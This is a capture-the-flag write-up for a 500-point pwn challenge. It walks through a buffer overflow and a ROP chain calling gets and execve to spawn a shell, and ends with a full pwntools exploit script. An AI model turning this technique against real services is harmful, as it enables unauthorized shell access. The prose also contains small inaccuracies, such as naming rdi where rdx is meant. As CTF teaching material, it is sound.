Friendly Securinets ISI 2025 - Time to act 2
Friendly Securinets ISI 2025 - Time to act 2
[Time to act 2] Writeup
Category: [pwn]
Points: [500]
Author: hyzr
Tools Used
gdb/ropper/readelfpython3 (pwntools)for exploit scripting
Analysis
- Let’s run the basics commands file and checksec on the binary and see what we’ll get :

- RELRO is partial which means we can overwrite some regions of the binary with whatever we want and this will be very helpful and make a lot of thing easier for us, and when i execute the binary this is what it outputs :

- Let’s quickly use gdb to see what we have and calculate the offset to rip just like we did in the previous task.



- This challenge is exactly the same as the previous one ( time to act 1 ) with a small twist , instead of system we have execve and we don’t directly have the string /bin/sh , and to spawn a shell using execve we need to call it like that execve(“/bin/sh” , 0 , 0); so we need to set up the arguments using rdi = “/bin/sh” (we’ll talk how to get it) , both rsi and rdi = 0 , don’t understand why these registers specifically ? do a bit of research about System V AMD64 ABI x86_64 , i will extract the gadgets as follows , i always keep a ret gadget in case of a misalignment issue to align the stack :


- So when RELRO is partial we can write somewhere in the binary whatever we need wether it’s a shellcode or a rop chain or even a simple string like “/bin/sh” usually in .data or .bss sections , let’s see their addresses and if they have enough space or no ( > 7 bytes ) , we can see the elf sections with this command : readelf -S ./main :

- Now we need to write somewhere they both fine but usually bss is safer bcz .data holds initialized variables (global / static …) while .bss uninitialized variables and our program might have sensitive variables but in our case it dosent and they both works fine ! now using the function gets we will right there , gets takes input until it finds a newline \n or EOF so we dont have to worry about extra characters in the end :D .
Exploitation / Solution
- now finally we can start writing the exploit script and this is what i ended up writing remember we are calling gets and writing what we’ll later send to execve to spawn a shell so don’t forget to write /bin/sh when gets is triggered , it worked locally and remotely :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

from pwn import *

p = process("./main")
#p = remote("4.233.145.123" , 12002)

data = 0x404028
execve = 0x4010b0
gets = 0x4010c0

pop_rdi_ret = 0x4011be
pop_rdx_ret = 0x4011c2
pop_rsi_ret = 0x4011c0
ret = 0x40101a

main_test = 0x40129d

pay = b"A"*0x108 + p64(pop_rdi_ret) + p64(data) +  p64(gets)
pay += p64(pop_rdi_ret) + p64(data) + p64(pop_rsi_ret) + p64(0) + p64(pop_rdx_ret) + p64(0) + p64(execve)

p.recvuntil(b">")
p.sendline(pay)
p.interactive()
- if we run it we get this :

- Thanks for reading hope this was helpful !
This post is licensed under CC BY 4.0 by the author.